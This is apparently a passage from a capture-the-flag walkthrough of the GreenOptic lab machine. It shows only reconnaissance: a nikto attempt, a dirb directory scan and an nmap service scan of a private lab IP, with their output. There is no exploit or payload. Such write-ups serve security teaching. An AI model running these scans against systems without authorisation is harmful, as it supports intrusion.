
Even nikto failed to get me something helpful. Let's have a look at the website.




I scroll down to the end of the page to see what this website is made of.



Nothing exciting.






On one of the pages, I got to know that Alex Hastings is the CEO of GreenOptic. This is the only information I have till now. I decided to run dirb tool.

```
kali@kali:~$ dirb http://192.168.36.144

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Aug 24 09:01:51 2020
URL_BASE: http://192.168.36.144/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.36.144/ ----
==> DIRECTORY: http://192.168.36.144/account/
+ http://192.168.36.144/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://192.168.36.144/css/
==> DIRECTORY: http://192.168.36.144/img/
+ http://192.168.36.144/index.html (CODE:200|SIZE:17119)
==> DIRECTORY: http://192.168.36.144/js/

---- Entering directory: http://192.168.36.144/account/ ----
==> DIRECTORY: http://192.168.36.144/account/css/
==> DIRECTORY: http://192.168.36.144/account/fonts/
==> DIRECTORY: http://192.168.36.144/account/images/
+ http://192.168.36.144/account/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.36.144/account/js/
==> DIRECTORY: http://192.168.36.144/account/vendor/

---- Entering directory: http://192.168.36.144/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.36.144/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

```
---- Entering directory: http://192.168.36.144/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.36.144/account/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.36.144/account/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.36.144/account/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.36.144/account/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.36.144/account/vendor/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Aug 24 09:02:03 2020
DOWNLOADED: 9224 - FOUND: 3
kali@kali:~$
```

These are all usual directories. I wanted to see if "vendor" page can give us any information.




There's nothing here too. This is fast moving towards a dead end. When I was going through all the steps I took to check if I missed anything, I noticed something odd in the nmap port scan. Port 10000 is closed.

```
kali@kali:~$ sudo nmap -sV 192.168.36.144
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-24 08:49 EDT
Nmap scan report for 192.168.36.144
Host is up (0.0019s latency).
Not shown: 995 filtered ports
PORT      STATE  SERVICE          VERSION
21/tcp    open   ftp              vsftpd 3.0.2
22/tcp    open   ssh              OpenSSH 7.4 (protocol 2.0)
53/tcp    open   domain           ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
80/tcp    open   http             Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
10000/tcp closed snet-sensor-mgmt
MAC Address: 00:0C:29:7A:FE:2E (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:redhat:enterprise_linux:7
```

